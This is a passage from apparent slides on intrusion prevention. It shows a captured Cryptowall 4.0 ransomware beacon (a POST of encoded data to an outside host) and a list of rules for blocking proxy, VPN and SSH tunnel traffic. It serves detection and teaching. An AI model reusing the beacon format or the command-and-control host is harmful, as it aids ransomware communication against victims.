x=1e7f98439c9fc20a71adc2a0826a64ea4a8985f8d7c752dccd3b6add90f4f7cf900bc8f500b2a8d321a864
c02114a3032d2000c9HTTP/1.1 405 Method Not Allowed
```

Case study #1

- Cryptowall 4.0 post infection



```
POST /e25yBh.php?d=r11uanhn2216czt HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 123
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: lasaches.com
Cache-Control: no-cache

t=7a666b316c7839a0dfa58e6d6f82032a5e81c323c00206bd32803e825
08669b2HTTP/1.1 200 OK
Date: Fri, 05 Feb 2016 15:05:21 GMT
```

Case study #2

- Block VPN/Proxy
  - HTTP proxy:
    - “GET http[s]://”
    - “CONNECT”
  - HTTPS proxy:
    - Block certificate: common name/public key/fingerprint
  - SSH tunnel:
    - Banner/IP/hostname
  - Obfuscated SSH:
    - Block IP/”unknown” traffic

THANK YOU!

- References:
- http://noxxi.de/research/http-evader.html
- https://en.wikipedia.org/wiki/Intrusion_prevention_system